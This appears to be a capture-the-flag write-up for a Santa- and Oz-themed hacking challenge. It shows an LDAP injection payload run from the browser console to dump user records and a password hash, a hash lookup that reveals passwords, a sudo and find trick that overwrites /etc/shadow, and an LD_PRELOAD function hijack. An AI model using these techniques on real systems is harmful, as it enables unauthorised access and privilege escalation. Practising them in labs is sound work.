
Alabaster
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE4LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.gr2b8plsmw_JCKbomOUR-E7jLiSMeQ-evyYjcxCPXco





Well this is somewhat of a problem. We have signed in as Santa, but the site is asking for a password to authenticate to the Santa Panel. How can we find this?




We already tricked the server once with “s*))(|(ou=*elf”, maybe we can do it again.









A review of the page source shows us a find_elves function which seems to be what the post button if calling when clicked. Maybe we can use our browser console to modify what it returns:

```
poster("/search", { name: "s*))(|(ou=*elf", "isElf":"elf", attributes: "*" }, token,
function(result){console.log(result)})
```

Running the command returns an array of objects that we can investigate. After some inspection we find one for Santa which contains a password hash. We could crack this, but that could take some time. Let's ask the Great Google if it has seen this hash before.





After some Googling, we find that the site https://hashhack.pro/dict.php?block=cdab has this password posted.

At the time of this writing, the password and hash are as follows:

```
d8b4c05a35b0513f302a85c409b4aab3 = 001cookielips001
```

When first doing this exercise, the password and hash were as follows:

```
cdabeb96b508f25f97ab0f162eac5a04 = 1iwantacookie
```




Success! We've access the Santa panel and retrieved the letter to Santa from an old friend.


*The Wizard of Oz wrote the letter to Santa that was obtained from the Elf Database*

*9) Which character is ultimately the villain causing the giant snowball problem. What is the villain's motive?*

Glinda the Good Witch of Oz is ultimately responsible for the giant snowball problem. Her motive was to engage in war profiteering. She knew a giant snowball fight would stir up hostilities between the Elves and the Munchkins, resulting in all-out war between Oz and the North Pole. Her plan was to sell her magic and spells to both sides. This information was learned upon completing “Bumble’s Bounce” with at least 5 of the 7 Great Book pages in tow.

# Terminals


```
#Winconceivable: The Cliffs Of Winsanity
ps aux | grep santaslittlehelperd
top -p 8
k
PID to signal/kill [default pid = 8]

#Winter Wonder Landing
du -a / | grep -i elftalkd
cd / && ./run/elftalk/bin/elftalkd

#Cryokinetic Magic
ls -la
file CandyCaneStriper
/lib64/ld-linux-x86-64.so.2
/lib/x86_64-linux-gnu/ld-2.23.so /home/elf/CandyCaneStriper
/lib/x86_64-linux-gnu/ld-2.23.so ./CandyCaneStriper

#There's Snow Place Like Home
/usr/bin/qemu-arm /home/elf/trainstartup

#Bumble’s Bounce - Web Browser Popularity
awk -F\" '{print $6}' access.log | sort | uniq -c | sort -nr
```

```
# I Don't Think We're In Kansas Anymore
sqlite> select title, count(songid) from likes, songs where songs.id = likes.songid group by
songid;
```

https://www.youtube.com/watch?v=RD1KqbDdmuE :)

```
#Oh, wait! Maybe we Are
elf@7b5bfb03500b:/$ sudo -g shadow find /etc/shadow.bak -exec cp {} /etc/shadow \;
elf@7b5bfb03500b:/$ whereis inspect_da_box
inspect_da_box: /usr/local/bin/inspect_da_box

# We're off to see the...
#include <stdio.h>
int rand() {
        return 42;
}
int main() {
        sleep(3);
        int randnum = rand();
    if (randnum == 42) {
        printf("Yay!\n");
        } else {
        printf("Boo!\n");
        }
        return randnum;
}

/usr/bin/gcc -o rand.so -ldl -shared -fPIC rand.c
LD_PRELOAD="$PWD/rand.so" ./isit42
```